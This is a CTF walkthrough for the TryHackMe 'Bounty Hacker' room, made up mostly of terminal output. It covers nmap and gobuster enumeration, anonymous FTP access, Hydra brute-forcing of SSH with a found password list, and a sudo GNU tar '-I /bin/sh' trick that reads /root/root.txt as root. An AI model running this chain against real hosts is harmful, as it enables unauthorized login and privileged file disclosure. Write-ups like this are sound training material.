TryHackme

Relatório

Gabriel Oliveira

Bounty Hacker


TryHackme

Relatório


Bounty Hacker

Relatório sobre CTF


Gabriel Oliveira Souza




```
gabriel@gabriel-virtual-machine:~/Downloads$ sudo nmap -sV 10.10.57.202
[sudo] password for gabriel:
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-08 15:59 -03
Nmap scan report for 10.10.57.202
Host is up (0.23s latency).
Not shown: 967 filtered ports, 30 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.24 seconds
```




```
gabriel@gabriel-virtual-machine:~/Downloads$ gobuster -w common.txt -u http://10.10.57.202/

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.57.202/
[+] Threads      : 10
[+] Wordlist     : common.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2023/10/08 16:00:25 Starting gobuster
=====================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/images (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
=====================================================
2023/10/08 16:02:13 Finished
=====================================================
```




```
gabriel@gabriel-virtual-machine:~/Downloads$ ftp 10.10.57.202
Connected to 10.10.57.202.
220 (vsFTPd 3.0.3)
Name (10.10.57.202:gabriel): anonymous
230 Login successful.
```




```
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
```




```
gabriel@gabriel-virtual-machine:~/Downloads$ hydra -l lin -P locks.txt 10.10.57.202 ssh -t 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
 purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-08 16:30:47
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent over
writing, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 26 login tries (l:1/p:26), ~7 tries per task
[DATA] attacking ssh://10.10.57.202:22/
[22][ssh] host: 10.10.57.202 [redacted]
1 of 1 target successfully co
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-08 16:31:07
```



```
gabriel@gabriel-virtual-machine:~/Downloads$ ssh [redacted]
The authenticity of host '10.10.57.202 (10.10.57.202)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.57.202' (ED25519) to the list of known hosts.
lin@10.10.57.202's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
-bash: warning: setlocale: LC_CTYPE: cannot change locale (pt_BR.UTF-8)
[redacted]n@bountyhacker:~/Desktop$
```



```
[redacted]@bountyhacker:~/Desktop$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/snapd/snap-confine
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/bin/umount
```




```
[redacted]@bountyhacker:~/Desktop$ sudo -l
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
```

File read


It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

This only works for GNU tar.

```
LFILE=file_to_read
tar xf "$LFILE" -I '/bin/sh -c "cat 1>&2"'
```



```
[redacted]@bountyhacker:~$ sudo tar xf "/root/root.txt" -I '/bin/sh -c "cat 1>&2"'
[redacted]
```



Task 1 Living up to the title.

You were boasting on and on about your elite hacker skills in the bar and a few Bounty Hunters decided they'd take you up on claims! Prove your status is more than just a few glasses at the bar. I sense bell peppers & beef in your future!

Answer the questions below

Deploy the machine.

No answer needed — Question Done

Find open ports on the machine

No answer needed — Question Done

Who wrote the task list?

[redacted] — Correct Answer — Hint

What service can you bruteforce with the text file found?

[redacted] — Correct Answer — Hint

What is the users password?

[redacted] — Correct Answer — Hint

user.txt

[redacted] — Correct Answer

root.txt

[redacted] — Correct Answer